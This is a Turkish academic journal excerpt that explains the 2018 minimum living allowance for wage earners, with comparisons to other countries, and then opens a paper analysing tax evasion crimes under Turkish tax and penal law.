Asgari geçim indirimi oranı mükellefin medeni durumuna, eşinin çalışıp çalışmadığına ve çocuk sayısına göre belirlenmektedir. Buna asgari geçim indirimi oranı hesaplanırken mükellefin kendisi için % 50, çalışmayan ve herhangi bir geliri olmayan eşi için % 10, çocukların her biri için ayrı ayrı olmak üzere; ilk iki çocuk için % 7,5, üçüncü çocuk için %10, diğer çocuklar için % 5 dikkate alınır. Aylık olarak yararlanılabilecek asgari geçim indirimi tutarı, takvim yılı başında geçerli olan asgari ücretten hesaplanan gelir vergisini aşamayacaktır. 2018 yılında asgari ücretten hesaplanan gelir vergisi tutarı 258,76 TL olduğundan asgari geçim indiriminden aylık yararlanılabilecek maksimum tutar da 258,76 TL olacaktır. Bu tutar aynı zamanda asgari geçim indirimi oranının % 85 olduğu durumda yararlanılabilecek asgari geçim indirimi miktarıdır. Bu nedenle % 85 üzerindeki asgari geçim indirimi oranlarında ilave herhangi bir ödeme yapılmayacaktır. Yani eşi çalışmayanlara 3, eşi çalışanlara ise 5 çocuktan fazlası için ilave bir ödeme yapılmayacaktır. Aşağıda 2018 yılı itibarıyla yararlanılabilecek asgari geçim indirimi tutarları yer almaktadır.

Tablo 2: Medeni Durum, Eşin İş durumu ve Çocuk Sayısına Göre Asgari Geçim İndirimi Tutarları (2018 Yılı İçin)

Medeni Durum	Aylık Asgari Geçim İndirimi
Bekar	152,21 TL

⁷ GVK’nın 64. maddesinde “diğer ücretler” düzenlenmektedir. Buna göre aşağıda yazılı hizmet erbabının safi ücretleri, takvim yılı başında geçerli olan asgari ücretin yıllık brüt tutarının % 25’idir (2018 yılı için bu tutar 6.088,50 TL’dir).

- Kazançları basit usulde tespit olunan ticaret erbabı yanında çalışanlar,
- Özel hizmetlerde çalışan şoförler,
- Özel inşaat sahiplerinin ücretle çalıştırdığı inşaat işçileri,
- Gayrimenkul sermaye iradı sağlayanlar yanında çalışanlar,
- Gerçek ücretlerinin tespitine imkan olmaması sebebiyle Danıştay’ın olumlu görüşüyle, Maliye Bakanlığınca bu kapsama alınanlar

Evli eşi çalışmayan çocuksuz	182,66 TL
Evli eşi çalışmayan 1 çocuklu	205,49 TL
Evli eşi çalışmayan 2 çocuklu	228,32 TL
Evli eşi çalışmayan 3 çocuklu	258,76 TL
Evli eşi çalışan çocuksuz	152,21 TL
Evli eşi çalışan 1 çocuklu	175,04 TL
Evli eşi çalışan 2 çocuklu	197,88 TL
Evli eşi çalışan 3 çocuklu	228,32 TL
Evli eşi çalışan 4 çocuklu	243,54 TL
Evli eşi çalışan 5 çocuklu	258,76 TL

Kaynak: Tosuner & Arıkan 2018

1.3.3. Asgari Geçim İndirimi Uygulamasında Aile Durumu Bildirimi

265 Seri No’lu Gelir Vergisi Genel Tebliği’ne göre ücretliler, medeni durumları, çocuk sayısı ve eşinin iş ve gelir durumu hakkında Tebliğ ekinde yer alan “Aile Durumu Bildirimi” ile işverenlerine bildirimde bulunacaklardır. İndirim tutarının tespitinde gelirin elde edildiği tarihteki medeni durum ve aile durumu esas alınacağından ücretliler durumlarında boşanma, evlenme, ölüm ve doğum gibi sebeplerle meydana gelecek değişiklikleri bir ay içinde bildireceklerdir. Asgari geçim indirimi tutarını etkileyecek değişiklikler, değişikliğin işverene bildirildiği tarih itibariyle uygulanacaktır. Değişikliğin zamanında bildirilmeyip, sonradan bildirilmesi halinde geçmiş dönemlere ilişkin asgari geçim indiriminden yararlanılması mümkün değildir⁸. İşverenler ise, kendilerindeki mevcut medeni durum ve çocuk sayısı ile ilgili bilgiler doğrultusunda, her yıl ocak ayı itibariyle Tebliğ’e ekli "Asgari Geçim İndirimine Ait Bordro" yu düzenleyeceklerdir. Her bir ücretlinin yararlanacağı asgari geçim indirimi ayrı ayrı hesaplanarak bordroda ilgili aya ait sütunda gösterilecektir. Yıl içerisinde meydana gelen değişiklikler için ayrı bir bordro düzenlenebileceği gibi değişiklikler aynı bordro üzerinde de gösterilebilecektir.

2. Asgari geçim İndirimi Uygulamasında Özellikli Hususlar

Ücretlinin kendisi ile bakmakla yükümlü olduğu kişiler için bir indirim olma özelliği taşıyan asgari geçim indirimi konusunda uygulamada çeşitli özellikli durumlarla karşılaşabilmektedir. Böyle durumlarda kanun hükümleri ile diğer ilgili mevzuatta yer alan hükümlerin doğru bir şekilde yorumlanması, asgari geçim indirimi konusunda hak mahrumiyetlerinin önüne geçecektir.

2.1. Asgari Geçim İndiriminde “Eş” ve “Çocuk” Tabirleri

Asgari geçim indirimi tutarının belirlenmesinde dikkate alınan oran, eşin iş durumu ve çocuk sayısına göre belirlenmektedir. Bu yönüyle asgari geçim indirimi uygulamasında “eş” ve “çocuk” tabirleri büyük öneme sahiptir. GVK’nın 32. maddesinde “eş” ve “çocuk” tabirlerinin ne anlama geldiği açıklanmıştır. Buna göre “eş”, aralarında yasal evlilik bağı bulunan kişileri ifade etmektedir. Yasal evlilik şartının Türk yasalarına göre olması konusunda yasa hükmünde bir zorunluluk söz konusu olmadığından, yasal olmak koşuluyla yabancı ülke yasalarına göre evlenen bir ücretlinin, eş ve çocuklarından dolayı asgari geçim indiriminden Türkiye’de yararlanmasında bir engel bulunmamaktadır (Türkay, 2017). 265 Seri No’lu Gelir Vergisi Genel Tebliği’ne göre eşin çalışmadığı ve herhangi bir gelirin olmadığı hususunda ücretlinin beyanı yeterli olacaktır. Sadece ücret geliri elde eden eş, "çalışmayan ve herhangi bir geliri olmayan eş" kapsamında değerlendirilmeyecek, bunlar dışındakiler ise çalışmayan ve herhangi bir geliri olmayan eş kapsamında değerlendirilecek olup, münhasıran emekli maaşı alanlar da çalışmayan ve herhangi bir geliri olmayan eş olarak kabul edilecektir. Ücret geliri dışında bir geliri olan eş çalışmayan eş olarak değerlendirilecek ve asgari geçim indiriminden faydalanabilecektir. Dolayısıyla eşin ticari kazanç, serbest meslek kazancı,

⁸ Gelir İdaresi Başkanlığı, Büyük Mükellefler Vergi Dairesi Başkanlığı, Mükellef Hizmetleri Grup Müdürlüğü’nün, 29.07.2013 tarihli ve 64597866-120[32-2013]-114 sayılı Özelgesi.

gayrimenkul ve menkul sermaye iradı gibi gelir unsurlarından gelir elde etmesi, bu eş için asgari geçim indiriminden faydalanılmasına engel değildir (Türkay 2013).

Asgari geçim indirimi uygulamasında “çocuk” tabiri mükellefle birlikte oturan veya mükellef tarafından bakılan (nafaka verilenler, evlat edinilenler ile anne veya babasını kaybetmiş torunlardan mükellefle birlikte oturanlar dahil) 18 yaşını veya tahsilde olup 25 yaşını doldurmamış çocukları ifade etmektedir. Buna göre ücretli anne ya da baba 18 yaşını doldurmuş ancak tahsilde olmayan ve kendileri tarafından bakılan çocukları ile 25 yaşını doldurmasına rağmen tahsili devam eden veya tamamlanan çocukları için asgari geçim indiriminden faydalanamayacaklardır. 18 yaşını doldurmuş çocuklardan öğrenimi sona erenler, öğrenimin sona erdiği ayı takip eden aydan itibaren anne veya babasının asgari geçim indirimi hesabında dikkate alınmayacaklardır. Yaş ve öğrenime ilişkin şartları taşımaları halinde üvey evlatlar da çocuk tabiri kapsamında değerlendirilmekte ve dolayısıyla asgari geçim indirimi uygulamasında dikkate alınmaktadır (Türkay 2013).

Ücretli, bakmakla yükümlü olduğu 18 yaşını doldurmuş ve eğitim imkanı olmayan engelli çocukları için de asgari geçim indiriminden faydalanamaz. Bu durumda bakmakla yükümlü bulunduğu engelli çocukları için engellilik indiriminden faydalanma imkanı bulunmaktadır (Türkay 2017).

2.2. Anne ve Babanın Boşanması veya Ölümü Halinde Asgari Geçim İndirimi

Asgari geçim indiriminden yararlanılabilecek tutarın belirlenmesinde medeni durum büyük önem arz etmektedir. Her ikisi de ücretli olan evli çiftler, ayrı ayrı asgari geçim indiriminden faydalanabilmektedir. Eşlerin her ikisinin de ücretli olduğu durumda çocuklar sosyal güvenlik bakımından tabi oldukları eşin asgari geçim indirim tutarı hesabında dikkate alınacak, diğer eş için dikkate alınmayacaktır. Eşlerin boşanması halinde çocuklar için asgari geçim indiriminden boşanan eşlerden her ikisinin de çalışması durumunda, nafakaya hükmedilen eş yararlanacaktır. Çocuklar için nafaka ödemesine karar verilen eş tarafından bu yükümlülüğün yerine getirilmemesi halinde ise çalışan diğer eş asgari geçim indiriminden yararlanacaktır. Ancak, nafakaya hükmedilen ve bu yükümlülüğünü yerine getiren eşin çalışmaması veya emekli olması durumunda, diğer çalışan eşin çocuklar için asgari geçim indiriminden yararlanması söz konusu olmayacaktır⁹.

GVK'nın 32. maddesinde asgari geçim indirimi uygulamasında çocuk tabirinin tanımı yapılmıştır. Buna göre çocuk, mükellefle birlikte oturan veya mükellef tarafından bakılan 18 yaşını veya tahsilde olup 25 yaşını doldurmamış çocukları ifade etmektedir. Yapılan tanımda nafaka verilenler, evlat edinilenler ve anne veya babasını kaybetmiş torunlardan mükellefle birlikte oturanların da asgari geçim indirimi açısından çocuk sayıldığı belirtilmektedir. Bu nedenle anne ve babanın veya herhangi birinin ölümü halinde çocuklara büyükanne ya da büyükbaba bakıyorsa ve bunlar elde ettikleri ücret gereği asgari geçim indiriminden faydalanıyorlarsa, asgari geçim indirimi tutarı hesaplanırken çocuklar da dikkate alınacaktır.

2.3. Birden Fazla İşverenden Ücret Alınması Durumunda Asgari Geçim İndirimi

265 Seri No'lu Gelir Vergisi Genel Tebliği'ne göre ücretlerinden vergi tevkifatı yapılan ve işverenler aracılığıyla yıl içinde asgari geçim indiriminden yararlanan mükelleflerin, tevkifata tabi ücret gelirlerini yıllık beyannameye dahil etmeleri durumunda, beyan edilen gelir üzerinden hesaplanan vergiden, yıl içinde kendisine ödenen ücret üzerinden kesilen gelir vergisinin asgari geçim indirimi mahsup edilmeden önceki tutarı mahsup edilecektir. Böylelikle kaynakta vergileme sırasında ücretliye ödenmiş olan asgari geçim indirimi tutarlarının, yıllık beyanname üzerinden yapılan vergileme sonucunda da ücretlide kalması sağlanmış olacaktır.

2.4. Diğer Özellikli Durumlar

Asgari geçim indirimi tutarı mükellefin medeni durumu, eşinin iş durumu ve çocuk sayısına göre belirlenmekte ve hesaplanan vergiden mahsup edilmektedir. Ancak elde ettikleri ücret gelirleri gelir vergisinden istisna edilen ücretliler, hesaplanan gelir vergisinden söz edilemeyeceğinden asgari geçim indiriminden de faydalanamayacaklardır.

GVK'nın 31. maddesinde engellilik indirimi düzenlenmektedir. Buna göre işgücünün belirli bir yüzdesini kaybetmiş engelliler için aylık belirlenen tutarlar, hizmet erbabının ücretinden indirilebilmektedir. İşte engellilik indirimi sebebiyle bir vergi matrahının oluşmadığı, dolayısıyla hesaplanan gelir vergisinin de olmadığı bir durumda, asgari geçim indiriminden de bahsedilemeyecektir.

⁹ Gelir İdaresi Başkanlığı, Ankara Vergi Dairesi Başkanlığı, Mükellef Hizmetleri Gelir Vergileri Genel Müdürlüğü'nün, 08.06.2011 tarihli ve B.07.1.GİB.4.06.16.01-2010-GVK-32-2-372 sayılı Özeldes.

Ücret ödemeleri genel olarak aylık yapılmakla birlikte, uygulamada birkaç aylık ya da yıllık olarak da ücret ödemesi yapıldığı görülmektedir. Böyle bir durumda peşin olarak ödenen ücretler ödemenin yapıldığı dönemin geliri sayılacak ve asgari geçim indiriminde dönem dikkate alınacaktır.

Bir ücretlinin ücretsiz izne (aylıksız izin) ayrılması halinde, artık ücret geliri elde etmesi söz konusu olmadığından, asgari geçim indirimi uygulanması mümkün değildir. Ancak, ücretsiz izne ayrılan çalışanın ücret geliri elde eden bir eşi varsa, bu eşin ücretsiz izinde olan eşini işverenine bildirmesi durumunda, asgari geçim indirimi oranının hesabında ücretsiz izindeki çalışmayan eşi için %10 oranını dikkate alması mümkündür(Gelir İdaresi Başkanlığı Sıkça Sorulan Sorular 2018).

3. Seçilmiş Ülkelerde Asgari Geçim İndirimi ve Benzeri Uygulamalar

Ülkemizdeki asgari geçim indirimi uygulamasına benzer uygulamalar diğer dünya ülkelerinde de görülmektedir. Asgari geçim indirimi temelde sosyal devlet olma anlayışından kaynaklandığı için birçok ülke bu uygulamaya vergi sistemlerinde yer vermektedir.

3.1. Belçika Örneği

Belçika’da ücret gelirleri vergilendirilirken çeşitli giderlerin ve indirimlerin vergi matrahının tespitinde dikkate alındığı görülmektedir. Bunun yanında ülkemizdeki asgari geçim indirimi uygulamasına benzer bir uygulama Belçika vergi sisteminde de yer almaktadır. Buna göre sadece ücretlilerle sınırlı olmamak üzere gelir vergisine tabi tüm mükelleflerin vergi matrahları belirlenirken çocuk sayısına göre belirlenen tutarlar indirim konusu yapılabilmektedir. 2018 yılı itibariyle yararlanılabilecek indirim tutarı aşağıdaki gibidir:

Tablo 3: Belçika’da Yararlanılabilecek İndirim Tutarları (2018 yılı)

Kişisel İndirimler	Euro
Mükellefin Kendisi İçin	7.430
1 Çocuk	1.580
2 Çocuk	4.060
3 Çocuk	9.110
4 Çocuk	14.730
4’den Fazla Her Bir Çocuk İçin	5.620
3 Yaşından Küçük Çocuklar İçin Ekstra İndirim	590

Kaynak: KPMG Belgium Income Tax 2018.

Tablodan da anlaşılacağı üzere ücretliler gerek kendileri için, gerekse de çocuk sayısına göre belirlenen tutarlar üzerinden çocukları için kişisel indirimlerden faydalanabilecek ve böylece üzerlerindeki vergi yükü azalacaktır. Belçika uygulamasının Türkiye uygulamasından temel farkı; Türkiye’de asgari geçim indirimi tutarı hesaplanan gelir vergisinden mahsup edilirken, Belçika’da henüz vergi hesaplanmadan indirimin matrahın tespitinde dikkate alınmasıdır.

3.2. İspanya Örneği

İspanya’da kişisel gelir vergisinde asgari geçim indirimine benzer bir uygulama söz konusudur. Bu uygulamaya göre kişi kendisi, çocukları ve bakmakla yükümlü olduğu kişiler için bir takım indirimlerden yararlanmaktadır. 2017 yılı itibariyle yararlanılabilecek tutarlar aşağıdaki gibidir:

Tablo 4: İspanya’da Yararlanılabilecek İndirim Tutarları (2017 yılı)

Kişisel İndirim	Euro
65 Yaş Altı	5.550
65-75 Yaş Arası	6.700
75 Yaş Üzeri	8.100
Çocuk İndirimi	
Birinci Çocuk	2.400
İkinci Çocuk	2.700
Üçüncü Çocuk	4.000
Dördüncü Çocuk ve Fazlası	4.500
Aile Birlikte Yaşayan Yaşlı Akraba İndirimi (Gelirleri 8.000 Euro’dan Düşük Olanlar İçin)	
65 Yaş ve Üzeri	1.150
75 Yaş Üzeri	2.550

Kaynak: Spain Accountants, Income Tax 2017

Yukarıdaki indirimler yanında engellilik indirimi de söz konusudur. Mükellefler baktıkları engelli aile üyesi için yıllık 3.000 Euro indirimden faydalanabilmektedir. Engellilik oranı % 65 üzeri olanlar için bu tutar 9.000 Euro'dur. Bir dönemde yararlanılacak toplam indirim tutarları üzerinden artan oranlı gelir vergisi tarifesine göre hesaplanan tutar, ödenecek vergiden indirilmektedir. Yani matrahtan değil vergiden indirim söz konusudur ve bu yönüyle Türkiye'deki asgari geçim indirimi uygulamasına benzemektedir.

3.3. Almanya Örneği

Almanya'da asgari geçim indirimine benzer bir uygulama kişisel gelir vergisi tarifesinden kaynaklanmaktadır. Elde edilen gelirin 2018 yılı itibarıyla bekarlar için 9.000 Euro'su, evliler için ise 18.000 Euro'su, gelir vergisi tarifesine göre % 0 oranında vergilendirilmektedir. Bu da asgari geçim indirimi gibi kişilerin asgari geçim koşullarının sağlanması amacıyla getirilmiş bir uygulamadır. Bunun yanında her bir çocuk için aylık ilave ödemeler yapılmaktadır.

3.4. İngiltere Örneği

İngiltere gelir vergisi uygulamasında, mükelleflerin brüt ücretlerinden bir takım kişisel indirimler uygulanmak suretiyle gelirlerinin bir kısmının vergi dışı bırakılması sağlanmaktadır. Buna göre 2018 yılı için 2017-2018 vergilendirme dönemi için yararlanılabilecek kişisel indirim tutarı 11.200 Sterlin'dir. 100.000 Sterlin üzerinde gelir elde edenlerde bu indirim tutarı her 2 Sterlin'de 1 Sterlin indirilerek uygulanmaktadır, yani indirim tutarı kademeli olarak azalmaktadır. Bunun yanında mükellefler belirli bir yaşa geldiklerinde ilave indirimlerden de yararlanabilmektedir. Buna göre 70 yaşından büyükler için ilave 10.600 Sterlin (2015-2016 vergilendirme dönemi için geçerli olmak üzere) indirimden yararlanılabilecektir. (HM Revenue and Customs).

Sonuç ve Değerlendirme

Asgari geçim indirimi uygulaması ücretlilerin vergilendirilmesinde oldukça büyük öneme sahip bir uygulamadır. Bu uygulama ile ücretlilerin ödemesi gereken vergilerin bir kısmı devlet eliyle kendilerine iade edilmektedir. Asgari geçim indirimi uygulamasının temelinde sosyal devlet anlayışı yatmakla birlikte, anayasal bir hüküm olan mali güce göre vergilendirme ilkesine de hizmet ettiği söylenebilir. Bunun yanında ayırma prensibinin de bir gereği olarak ücretliler üzerindeki vergi yükünün azaltılması amaçlanmaktadır.

Gerek Avrupa ülkelerinde gerekse diğer dünya ülkelerinde ücret gelirleri vergilendirilirken ülkemizdeki asgari geçim indirimi uygulamasına benzer uygulamaların olduğu görülmektedir. Ülke uygulamalarının bazılarında ülkemizde olduğu gibi hesaplanan vergiden indirilen tutar, bazı ülke uygulamalarında ise vergi matrahının safi tutarının tespitinde dikkate alınmaktadır. Yine ülke uygulamalarına bakıldığında indirimden yararlanılacak tutarın tespitinde özellikle çocuk sayısının dikkate alındığı görülmektedir.

Ülkemizde asgari geçim indirimi uygulamasından yaklaşık 6,5 milyon ücretli yararlanmaktadır. Bu yönüyle geniş bir mükellef kitlesini etkileyen bir uygulamadır. Mükellef kitlesinin oldukça geniş olması, uygulamada bir takım özellik arz eden hususlarla karşılaşılmasına neden olmaktadır. Bu nedenle uygulama konusunda mükelleflerin ve işverenlerin asgari geçim indirimine ilişkin yeterli bilgiye sahip olmaları, ücretlilerin hak mahrumiyeti yaşamamaları açısından oldukça önemlidir.

Kaynakça

- Gelir İdaresi Başkanlığı, Sıkça Sorulan Sorular, <http://www.gib.gov.tr/yarim-ve-kaynaklar/sikca-sorulan-sorular#>.
HM Revenue and Customs, <https://www.gov.uk/government/publications/rates-and-allowances-income-tax/income-tax-rates-and-allowances-current-and-past>.
KPMG, Belgium Income Tax, <https://home.kpmg.com/xx/en/home/insights/2011/12/belgium-income-tax.html>.
Tosuner, M & Arıkan, Z 2018, *Türk Vergi Sistemi*, Kanyılmaz Matbaacılık, İzmir.
Türkay, İ (2013), 150 Soruda Asgari Geçim İndirimi Uygulaması. Ankara: Ankara Ofset
Türkay, İ 2017, "Tüm Yönleriyle Asgari Geçim İndirimi Uygulaması", *İş ve Hayat Dergisi*, Sayı: 5, ss. 135-173.

Vergi Ceza Kanunlarındaki Değişikliklerin Vergi Kaçakçılık Suçlarına Etkileri

Mine BİNİŞ*

Özge BALABAN**

Öz

Vergiler, tarihsel süreç içerisinde devletin en önemli gelir kaynağı olma konumunu korumuştur. Devletin giderlerini karşılamak için toplamalı gereken vergileri toplayamaması, toplumsal ve ekonomik sorunları da beraberinde getirmektedir. Buna neden olan durumların başında vergi suçları gelmektedir. Vergi suçları, doğurduğu sonuç itibarıyla çoğu zaman somut değildir ve uzun zaman sürecinde etkileri ortaya çıkmaktadır. Özellikle uzun süreç içerisinde devlete verdiği zararlar, daha net anlaşılmaktadır. Toplumsal ve ekonomik düzenin korunması amacıyla, vergi kaçakçılık fiillerinin tespit edilmesi ve cezalandırılması büyük önem taşımaktadır.

Adli nitelikli vergi suçları arasında yer alan vergi kaçakçılık suçları ve ihlali halinde öngörülen yaptırımlar 213 sayılı Vergi Usul Kanunu'nda düzenlenmiştir. Ayrıca 5237 sayılı Türk Ceza Kanunu'nda yer alan genel hükümler, özel ceza kanunları ve ceza içeren kanunlarda düzenlenen suçlar hakkında da uygulanmaktadır. Bu çalışmanın amacı, vergi kaçakçılık suçlarının Vergi Usul Kanunu'ndaki değişiklikler ile Türk Ceza Kanunu'ndaki hükümler ışığında ele alınmasıdır. Bu amaçla, çalışmada söz konusu hükümler suç genel teorisi çerçevesinde incelenmiş ve tespitlere yer verilmiştir.

Anahtar Kelimeler: Vergi Kaçakçılık Suçları, Vergi Usul Kanunu, Türk Ceza Kanunu

Jel Kodları: K14, K34

The Effects of Changes in Tax Penal Codes on Tax Evasion Crimes

Abstract

Taxes have maintained position as state's the most important source of income in the historical process. The fact that the state cannot collect the necessary taxes to meet its expenses also brings with it social and economic problems. Tax crimes are the leading cause of this situation. As a consequence of tax crimes it is often not conclusive and effects occur for a long time period. Especially, the damage to the state over a long period of time is more clearly understood. In order to protect the social and economic order, the identification and punishment of tax evasion acts is of great importance.

Tax evasion crimes which are among the forensic tax offenses and the sanctions envisaged in case of violation are regulated in the Tax Procedure Law numbered 213. The general provisions contained in the Turkish Penal Code numbered 5237 also applies to crimes organized under special criminal laws and laws involving punishment. The aim of this study is to deal with tax evasion crimes in the light of the amendments in the Tax Procedure Law and the provisions of the Turkish Penal Code. For this purpose, in this study relevant provisions were examined within the framework of the general theory of crime and were made some points.

Key Words: Tax Evasion Crimes, Tax Procedure Law, Turkish Penal Code

Jel Classification: K14, K34

GİRİŞ

Devlet egemenlik gücüne dayanarak, kamu harcamalarını finanse etmek, yüklendiği sosyal, ekonomik ve benzeri görevleri gerçekleştirebilmek amacıyla herkesten mali gücüne göre, karşılıksız olarak ve hukuki cebir altında vergi toplamaktadır. Vergi ilişkisinde devlet alacaklı, kişiler de borçlu konumunda olduğundan aralarında kaçınılmaz olarak çıkar çatışması bulunmaktadır. Bu çatışmanın temelinde devletin daha fazla vergi almak istemesine karşılık, kişilerin daha az vergi ödemek istemesi yatmaktadır.

Mali sosyolojinin araştırma alanında yer alan vergiye karşı tepki türleri, bazı durumlarda yasal sınırlar içinde kalırken, bazen de yasal olmayan alanlara kayabilir. Pasif ve aktif tepki türleri kapsamında yer alan bu tepkiler, mükelleflerin vergi yükünü hafifletmeye yönelik yasal alanlar ile sınırlı kalabileceği gibi, kamu düzenini ihlale kadar giden kanunlara karşı fiillerden de oluşabilir. Vergi kaçakçılık suçu aktif tepki türleri içinde yer alıp, kanunlara aykırı bir eylemdir. Vergi kaçakçılık suçunun kanuni dayanağı asıl olarak Vergi Usul Kanunu'nda düzenlenmiş olsa da Türk Ceza Kanunu'nda yer alan genel hükümlerden bağımsız ele alınması mümkün ve doğru değildir.

Bu çalışmada, Vergi Usul Kanunu'nda üç bent halinde düzenlenen vergi kaçakçılık suçları, Türk Ceza Kanunu'nun genel hükümleri ve suç genel teorisi çerçevesinde incelenecektir. Bu amaçla ilk olarak vergi kaçakçılık suçuna ilişkin açıklamalara ve unsurlarına yer verildikten sonra, suçun meydana gelebilmesi için taşıması gereken nitelikler ortaya koyulacaktır. Daha sonra ise bu suçların

* Doç. Dr., Balıkesir Üniversitesi İktisadi ve İdari Bilimler Fakültesi, Maliye Bölümü, Mali Hukuk Anabilim Dalı, mbinis@balikesir.edu.tr

** Arş. Gör., Selçuk Üniversitesi Hukuk Fakültesi, Mali Hukuk Anabilim Dalı, ozge.balaban@selcuk.edu.tr (Sorumlu Yazar)

özel görünüş biçimleri olarak teşebbüs, içtima ve iştirak müesseseleri ele alınacak olup, son olarak da bu suçların karşılığı olarak öngörülen yaptırımlar vergi ceza kanunlarındaki değişiklikler çerçevesinde değerlendirilecektir.

1. Kavramsal Olarak Vergi Kaçakçılık Suçları ve Kanuni Dayanağı

Türk Dil Kurumu Güncel Türkçe Sözlük'te yer alan tanıma göre kaçakçılık; *“bir devletin yasalarına karşı gelerek yapılan ticaret”* anlamına gelmektedir. Ceza Yargılama Yöntemi Yasası Terimleri'nde ise kaçakçılık; *“vergi vermeden, düzen kullanarak yasalarca alım satımı yasak edilen nesneleri yurda sokma, yurttan çıkarma, gizlice alıp satma ve bundan bir kazanç sağlama eylemi”* şeklinde ifade edilmektedir (TDK, 2017). Kaçakçılık terimine toplumun bakışı irdelendiğinde, çok ciddi hasarlara ve bazı suçlara nazaran daha çok utanma duygusuna sebep olan bir suç olarak algılandığı görülmektedir (Hatipoğlu, 2007: 20).

Kaçakçılık eyleminin özel bir görünümünü oluşturan vergi kaçakçılığı ise; *vergi ziyai şartı aranmadan, kanunda objektif olarak kasten işlenebileceği yazılı fiillerle, devlet tarafından vergi alanında konulmuş kamu düzenini bozucu nitelikte ve hukuk düzeni tarafından kabul edilmeyen fiillerle* (Bayraklı, 2006: 241) işlenen kaçakçılık suçuna verilen isimdir.

Türk Hukuku'nda *“vergi kaçakçılığı suçları”*, 213 sayılı Vergi Usul Kanunu'nun “Ceza Hükümleri” başlıklı dördüncü kitabının altında, “Vergi Cezaları” başlıklı ikinci kısmında yer alıp üçüncü bölümde 359. madde kapsamında düzenlenmiştir. 1961 yılında kabul edilen bu kanunda vergi kaçakçılığı ile ilgili çeşitli tarihlerde yapılan değişiklikler neticesinde bugünkü şekliyle kanuni unsuru oluşturan 359. madde ortaya çıkmıştır. 359. maddenin sadece a fıkrası iki bentten, b ve c fıkraları ise tek bentten oluşmaktadır.

Vergi Usul Kanunu, düzenlediği bu suç türleri ve cezaları itibarıyla özel bir ceza kanunu niteliğindedir (Üstün, 2014: 416). Başta kaçakçılık olmak üzere vergi suçlarında devlete ait bir menfaat ihlal edilmekte ve kamu düzeni tehlikeye girmektedir (Karaarslan, 2006: 119). Bu suçların önlenmesi suretiyle korunan hukuki menfaat ise kamu yararıdır. Vergi ceza hukuku kapsamında yer alan düzenlemelerin temel amacı da vergi kanunlarında öngörülen hususların zamanında ve kurallara uygun şekilde uygulanmasını sağlamaktır. Zamanında ve eksiksiz şekilde vergi borçlarının ödenmesi hazinenin vergi kaybının önüne geçilmesine hizmet etmektedir (Öncel ve diğ., 2005: 209; Üstün, 2001: 295-296). Vergi suç ve cezalarında suçun hukuki konusunu, hazinenin zarara uğratılmasını önlemek oluşturmaktadır. Vergi kaçakçılık suçlarının önlemesiyle hazinenin menfaati ve kamu yararı korunmaktadır.

2. Vergi Kaçakçılık Suçlarının Unsurları

Bir hareketin kanuna aykırı olması ve suç sayılabilmesi için bazı unsurları bünyesinde bulundurması şartı aranmaktadır. Bu unsurlar; kanunilik unsuru, maddi unsur, manevi unsur ve hukuka aykırılık unsurudur. Bu unsurlardan birinin eksik olması durumunda suç meydana gelmemiş sayılır (Şenyüz ve diğ., 2016: 229; Üstün, 2001: 299 vd.; Üstün ve Ünsal, 2008: 113 vd). Diğer bir deyişle bu unsurlar tam olarak gerçekleşmezse suçun varlığından söz edilemez ve dolayısıyla da cezalandırılması mümkün olmaz. Kanunilik unsuruna önceki başlıklarda değinildiği için burada diğer üç unsur ele alınacaktır.

2.1. Maddi Unsur

Maddi unsur; suç oluşturan hareketin dış unsurlarının tespit edilmesini kapsamaktadır. Suçun maddi unsurları, haksızlık teşkil eden hareketin objektif yönünü oluşturmakta olup bu sayede fiillerin birbirinden ayırt edilmesi mümkün olmaktadır (Akbulut, 2016: 211).

Vergi hukukunda, ceza hukukundaki gibi bir suçun varlığından bahsedilebilmesi için kanuna aykırı bir hareket/fiil yapılması, yani bu hareketin Vergi Usul Kanunu ile başkaca vergi kanunlarının mükellefe veya vergi sorumlusuna ya da diğer kişilere yüklediği yükümlülüklere aykırı ve cezayı gerektiren nitelikte olması gerekir (Yereli, 2017: 113). Dolayısıyla vergi suçlarının maddi unsuru; mükellef, vergi sorumluları ve bunlarla ilişkili olan üçüncü kişilerin kanuna aykırı davranışlarını ifade eder (Yılmaz, 2008: 33). Vergi kaçakçılığı suçlarında maddi unsur; fiil, netice, nedensellik bağı ile suçun tarafları olan fail ve mağdurun yanında konudan oluşmaktadır.

2.1.1. Fiil (Hareket)

Ceza hukukunda suçu belirleyenin hareket olduğu kabul edildiğinden bu kavram ceza hukukunun temelini oluşturmaktadır. Ceza hukukunda, kural olarak kasten, istisnai durumlarda taksirle işlenen, cezalandırmayı gerektiren fiiller suç oluşturmaktadır (Akbulut, 2016: 218).

Şüphesiz maddi unsurun başlangıç noktası harekettir. Vergi suçlarında maddi unsur, mükellef, sorumlu ve bu kişilerle ilişki içerisinde olan üçüncü şahısların kanuna aykırılık teşkil eden olumlu veya olumsuz hareketidir (Candan, 2010: 60).

Maddi unsurun hareket bölümü, kanunda belirtilmiş fiillerin işlenmesidir. Kanunda düzenleniş şekline bakıldığında, üç grupta düzenlenen fiillerin vergi kaçakçılık suçları olarak ifade edildiği görülmektedir. Nitekim 359. maddenin başlığı da “*Kaçakçılık Suçları ve Cezaları*” olarak belirlenmiştir. Dolayısıyla bu suçların her biri diğerlerinden bağımsız olarak kaçakçılık suçunu oluşturmaktadır. Bu sebeple her grupta yer alan fiillerin kendi içinde ele alınması gerekmektedir.

İlk grupta yer alan fiiller, 359. maddenin a fıkrasında yer almaktadır. Bu fıkra iki bent halinde düzenlenmiştir. Birinci bentte ilk olarak yer verilen hareket *hesap ve muhasebe hileleri* yapılmasıdır. Muhasebe hileleri olarak nelerin kabul edileceği kanunda yer almamaktadır. Vergi matrahını daha az göstermek için veya çeşitli nedenlerle, çok farklı yöntemler kullanılarak muhasebe ve hesap hileleri yapılabilir. Bundan dolayı kanun koyucu, bu hileleri tek tek sayarak belirleme yolunu tercih etmemiştir (Yılmaz, 2008: 100). Bu suç tipi için vergi ziyayı kabul edilmemektedir. Suça konu olan hareketlerin gerçekleştirilmesiyle suç meydana gelmiş olacaktır (Hekim, 2013: 22). Bu bentte düzenlenen diğer hareket gerçek olmayan veya kayda konu işlemlerle ilişkisi bulunmayan kişiler adına hesaplar açılmasıdır. Görüldüğü gibi burada suçu oluşturan iki hareket yer almaktadır. Bu bentte yer alan son hareket ise *çift defter tutma* olarak ifade edilen defterlere kaydedilmesi gereken hesap ve işlemlerin vergi matrahının azalmasına sebebiyet verecek biçimde kısmen veya tamamen başka defterlere, belgelere ve kayıt ortamlarına kayıt edilmesi olarak kanunda düzenlenmektedir. Bahsi geçen defterler, VUK’na göre tutulması ve korunması zorunlu olan defterlerdir.

